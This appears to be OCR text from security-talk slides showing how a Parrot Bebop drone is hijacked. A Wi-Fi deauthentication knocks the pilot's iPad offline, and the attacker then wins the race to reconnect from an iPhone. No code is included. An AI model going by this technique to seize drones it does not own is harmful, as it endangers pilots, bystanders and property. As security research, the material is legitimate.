


a8:66:##:##:##:##




b0:34:95:##:##:##


a0:14:3d:##:##:##
Paired connections:
1. iPad to drone (Wi-Fi)
2. App to app
Deauth
Paired connections:
1. iPhone to drone
2. App cannot connect
a8:66:##:##:##:##
b0:34:95:##:##:##


EMERGENCY
BebopDrone-[redacted]
Disconnecting...
At this point he's having a bad day.
0.0 m/s
1 m
?
LANDING
GPS
62 %


Establish a race condition.
Who will reconnect faster?

A. The pilot
B. You, who has your finger on the connect button



Bebop Drone hovering as seen by an iPad.

Frozen screen!



Note the altitude.

Bebop Drone hovering as seen by the iPhone!



a0:14:3d:##:##:##

Paired connections:

1. iPad to drone (Wi-Fi)
2. App cannot connect




b0:34:95:##:##:##

Paired connections:

1. iPhone to drone
2. App to App



0c:e3:9f:##:##:##


EMERGENCY
A very bad day!
? 0.0 m/s 0 m
LANDING
Bebop Drone hovering as seen by an iPhone!

When the device running FreeFlight 3
was disconnected,
the device did not always re-connect
to the Bebop drone by default.

Parrot Bebop can come with a Skycontroller.




Parrot
Parrot

Paired connections:

1. iPad to Skycontroller
2. Skycontroller to drone
3. App to drone



a0:14:3d:##:##:##



